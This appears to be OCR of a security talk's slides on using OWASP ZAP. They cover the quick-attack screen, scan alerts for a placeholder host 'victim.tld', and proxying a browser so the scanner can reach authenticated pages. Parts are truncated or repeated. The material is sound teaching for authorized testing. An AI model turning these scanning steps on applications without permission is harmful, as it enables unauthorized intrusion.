
Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://

Progress: Not started

First findings are appearing…



Alerts (7)
- Application Error Disclosure
- X-Frame-Options Header Not Set (60)
- Content-Type Header Missing
- Cookie set without HttpOnly flag (4)
- Password Autocomplete in browser (6)
- Web Browser XSS Protection Not Enabled (60)
- X-Content-Type-Options Header Missing (61)

Application Error Disclosure

URL:	http://victim.tld:8080/marathon/createAccount.page
Risk:	Medium
Confidence:	Medium
Parameter:	N/A
Attack:	
Evidence:	HTTP 500 Internal server error
CWE ID:	200
WASC ID:	13

Description:
This page contains an error/warning message that may disclose sensitive information like th
unhandled exception. This information can be used to launch further attacks against the web
positive if the error message is found inside a documentation page.

Other Info:

This only attacks the **public parts**…

How can we let ZAP **spider inside** the **authenticated** parts of the web application?

Spidering **within** the authenticated parts…

- Multiple ways exist to let ZAP spider the authenticated parts:
  - **Configure** authentication within ZAP
    —> works for standard login dialog submits
  - Individually **script** authentication within ZAP
    —> flexible (and sometimes complex) scripted in JavaScript
    —> can be recorded as Zest-Script
  - **Manually guide** ZAP (via browser) through the login
    —> easiest approach
    —> works with any login style
    —> plus has a benefit we need later on…

CHRISTIAN SCHNEIDER


Spidering **within** the authenticated parts…

- Multiple ways exist to let ZAP spider the authenticated parts:
  - **Configure** authentication within ZAP
    —> works for standard login dialog submits
  - Individually **script** authentication within ZAP
    —> flexible (and sometimes complex) scripted in JavaScript
    —> can be recorded as Zest-Script
  - **Manually guide** ZAP (via browser) through the login
    —> easiest approach
    —> works with any login style
    —> plus has a benefit we need later on…

CHRISTIAN SCHNEIDER

Proxy your browser of choice through ZAP

1. Configure a local proxy port in ZAP & adjust your browser's proxy settings
2. Access the application as usually with your browser: **perform a login & logout**



Local Proxy

Local Proxy

Address (eg localhost, 127.0.0.1): localhost

Port (eg 8080): 8080

Set your browser proxy setting using the above. The HTTP port and HTTPS port must be the same port as above.

[✓] Modify/Remove "Accept-Encoding" request-header


[✓] Always unzip gzipped content

Security Protocols

[ ] SSLv2Hello [✓] SSL 3 [✓] TLS 1 [✓] TLS 1.1 [✓] TLS 1.2

Define the "*Context*" of the application to spider

- Defines the outer boundaries of where ZAP can do it’s "evil" work…



Welcome to

ZAP is an easy to use ir

